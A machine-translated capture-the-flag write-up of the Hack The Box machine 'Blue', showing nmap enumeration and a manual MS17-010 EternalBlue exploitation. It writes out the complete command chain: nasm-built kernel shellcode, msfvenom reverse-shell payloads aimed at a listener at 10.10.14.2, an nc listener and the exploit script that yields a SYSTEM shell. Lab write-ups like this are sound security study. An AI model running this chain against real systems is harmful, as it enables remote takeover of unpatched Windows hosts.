This page has been machine-translated from the original page.
I use the penetration-testing learning platform “Hack The Box” to study security. At the time of writing, my rank on Hack The Box is ProHacker.

This time I am writing up the retired HackTheBox machine “Blue”.
About This Article
The content of this article is not intended to encourage acts that are contrary to social order.
Please note that attempting attacks against environments other than those you own or are authorized to use may violate the Act on the Prohibition of Unauthorized Computer Access (the Unauthorized Access Prohibition Act).
All statements here are my own and do not represent any organization I belong to.
Table of Contents
Enumeration
I started with a quick scan as usual.
$ sudo sed -i 's/^[0-9].*$RHOST/10.10.10.40  $RHOST/g' /etc/hosts
$ nmap -sV -sC -T4 $RHOST| tee nmap1.txt
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-07-27T11:37:27
|_  start_date: 2022-07-27T11:34:22
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-07-27T12:37:26+01:00
|_clock-skew: mean: -19m57s, deviation: 34m36s, median: 1s
Several ports related to Windows Remote Procedure Call were open.
Since the platform is Windows 7 Professional 7601 Service Pack 1 with an SMB port open, EternalBlue seemed like a viable attack.
Exploit
I ran checker.py from GitHub - worawit/MS17-010: MS17-010, but none of the pipe names were accessible.
$ python eternalchecker.py 10.10.10.40
Target OS: Windows 7 Professional 7601 Service Pack 1
The target is not patched

=== Testing named pipes ===
spoolss: STATUS_ACCESS_DENIED
samr: STATUS_ACCESS_DENIED
netlogon: STATUS_ACCESS_DENIED
lsarpc: STATUS_ACCESS_DENIED
browser: STATUS_ACCESS_DENIED
I also ran eternalblue_exploit7.py from the same repository with a payload I created, but could not get a shell.
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.2 LPORT=4444 > shellcode
$ python exploit.py 10.10.10.40 shellcode
shellcode size: 324
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
Since no pipe name was found, I looked for other exploits.
$ searchsploit eternal
----------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                           |  Path
----------------------------------------------------------------------------------------- ---------------------------------
Eternal Lines Web Server 1.0 - Remote Denial of Service                                  | multiple/dos/25075.pl
EternalMart Guestbook 1.10 - '/admin/auth.php' Remote File Inclusion                     | php/webapps/2980.txt
EternalMart Mailing List Manager 1.32 - Remote File Inclusion                            | php/webapps/23218.txt
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code  | windows/remote/43970.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)         | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Executio | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-01 | windows_x86-64/remote/42030.py
----------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
So I switched to using MS17-010/eternalblue_exploit7.py.
git clone https://github.com/worawit/MS17-010

nasm -f bin MS17-010/shellcode/eternalblue_kshellcode_x64.asm -o ./sc_x64_kernel.bin
msfvenom -p windows/x64/shell_reverse_tcp LPORT=443 LHOST=10.10.14.2 --platform windows -a x64 --format raw -o sc_x64_payload.bin
cat sc_x64_kernel.bin sc_x64_payload.bin > sc_x64.bin

nasm -f bin MS17-010/shellcode/eternalblue_kshellcode_x86.asm -o ./sc_x86_kernel.bin
msfvenom -p windows/shell_reverse_tcp LPORT=443 LHOST=10.10.14.2 --platform windows -a x86 --format raw -o sc_x86_payload.bin
cat sc_x86_kernel.bin sc_x86_payload.bin > sc_x86.bin

python2.7 MS17-010/shellcode/eternalblue_sc_merge.py sc_x86.bin sc_x64.bin sc_all.bin

ifconfig tun0 mtu 1400
sudo nc -nlvp 443
python MS17-010/eternalblue_exploit7.py 10.10.10.40 sc_all.bin
I followed the steps below for the actual exploit procedure.
For some reason, setting the payload port to 4444 did not work, but changing it to 443 succeeded (why?).
Reference: MS17-010 EternalBlue Manual Exploitation | root4loot

Got a SYSTEM shell and finished.